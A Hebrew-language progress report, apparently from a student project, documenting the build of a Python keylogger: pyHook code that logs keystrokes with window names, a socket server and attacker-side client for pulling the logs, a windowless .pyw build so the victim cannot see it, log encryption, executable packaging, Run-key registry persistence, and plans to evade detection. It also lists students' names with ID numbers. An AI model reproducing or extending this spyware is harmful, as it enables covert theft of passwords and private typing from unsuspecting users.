מסמך התקדמות keylogger (09.06)

שלי מירון - 316607589

ליאת גולבר - 313301129

בני סגל- 316532886

עמוד ה-GitHub של הפרויקט שלנו:

https://github.com/Shelly875/keylogger-hack-python

כל הקוד הרלוונטי שהספקנו לעשות עד כה מוצג בעמוד.

פירוט התקדמות:

1- יצרנו מצב של שליחת קובץ log לוקאלית בין 2 clients באותה הרשת באמצעות פתיחת socket דרך פורט ייעודי.

```
D:\Shelly\PythonProjects\socket\venv\Scripts\python.exe D:/Shelly/PythonProjects/socket/client2.py
Socket successfully created
socket binded to 12345
socket is listening
```

Client2 – המותקף

Client – התוקף

```
D:\Shelly\PythonProjects\socket\venv\Scripts\python.exe D:/Shelly/PythonProjects/socket/client.py
b'!\n%\n$\nasd\nx\nal\n02304023ms\nsdfm\nsdf\n'
```

2- יצרנו סקריפט ל-keylogger שיאזין לתווים שהמשתמש המותקף מזין וישמור אותם בקובץ ה-log (תוך שימוש בספריית pyhook).
https://sourceforge.net/p/pyhook/wiki/Main_Page/

להלן קובץ הkeylogger:

keylog.pyw - C:\Users\Liat Golber\Desktop\keyloger\keylog.pyw (3.6.7rc2)

File Edit Format Run Options Window Help

```
import pyHook, pythoncom, socket

##create a server how lisen the attact host
server = socket.socket()

server.bind("127.0.0.1",5555)
#wait until the server will conect the attact pc
server.listen(1)
c,a = server.accept()


#every time when the user will posh puton of the keyBoard this function how get the even.
def onKeyDown(e):
    s =f"{e.GetKey()} \t {e.Time} \t {e.WindowName}"
    #by sending to he server dirctly
    ##c.send(s.encode())

    #by useing file
    print(s, file =open("log.txt", "a"))
    #if this function were return 0,the fanction will not be able to run anther event
    return 1

#get new instance of hook manger -> concting to the keyBoard
hm=pyHook.HookManager()
hm.HookKeyboard()

#evrey evend from the keybord will run onKeyDown function
hm.SubscribeKeyDown(onKeyDown)

#make the consol stay even there is no event
pythoncom.PumpMessages()
```

חבילה pythoncom - אשר עובדת עם הAPI של Window שנקרא com בעזרתה מערכת ההפעלה שולחת eventים לכל האפלקציות השונות הרצות בה, ובעזרתה בקוד אנו יכולים להימנע ומסגירה של החלון עם פתיחתו, וההודעות עוברות בצורה חלקה יותר.

הקובץ הוא מסוג **pyw** כך שהkeyligger רץ ללא חלון וכך המשתמש לא יכול לצפות בו.

שימו ♥ - טרם החלטנו כיצד להעביר את הקובץ log, כלומר אם בצורה לוקאלית או בעזרת שרת.

להלן הקובץ השולף את המידע ממחשב הנתקף:

keylog.py - C:\Users\Liat Golber\Desktop\keyloger\keylog.py (3.6.7rc2)

File Edit Format Run Options Window Help

```
import socket
#conect to attact pc
c = socket.socket()
c.connect(("XXX.XXX.XXX.XXX", XXXX))

while True:
    print(c.recv(126).decode())
```


3- כתבנו תוכנה שמקודדת את קובץ ה-log באמצעות שיטת הצפנה vignere chiper.

4- הצלחנו לדמות שימוש בקובץ executable באמצעות המדריך הבא:

https://datatofish.com/executable-pyinstaller/

5- מצאנו דרך לגרום לקובץ לפעול ללא בקשת המשתמש, הקובץ יפעל כאשר מערכת ההפעלה עולה באופן אוטומטי כלומר יצרנו persistent על מערכת ההפעלה. באמצעות הנתיב הבא:

HKCU/software/microsoft/windows/currentversion/run/FOCxoPAO



בנתיב זה נרצה לשמור את קובץ ה-keylogger שלנו.

<u>מה נשאר לבצע:</u>

1- לייצר מצב שבו תוכנת ה-keylogger שמופעלת אצל ה- client המותקף לא תזוהה על ידו – עדיין לא סגרנו האם אנו רוצים שהקובץ יהיה מוסתר לגמרי או קיים אבל נראה כקובץ "תמים".
2- לשלב בין ה- keylogger למעבר בין ה-clients.
3- לתפעל את ה-encrypt &decrypt יחד עם שליחת ה-log.
4- אנטגרציה של כל הממצאים.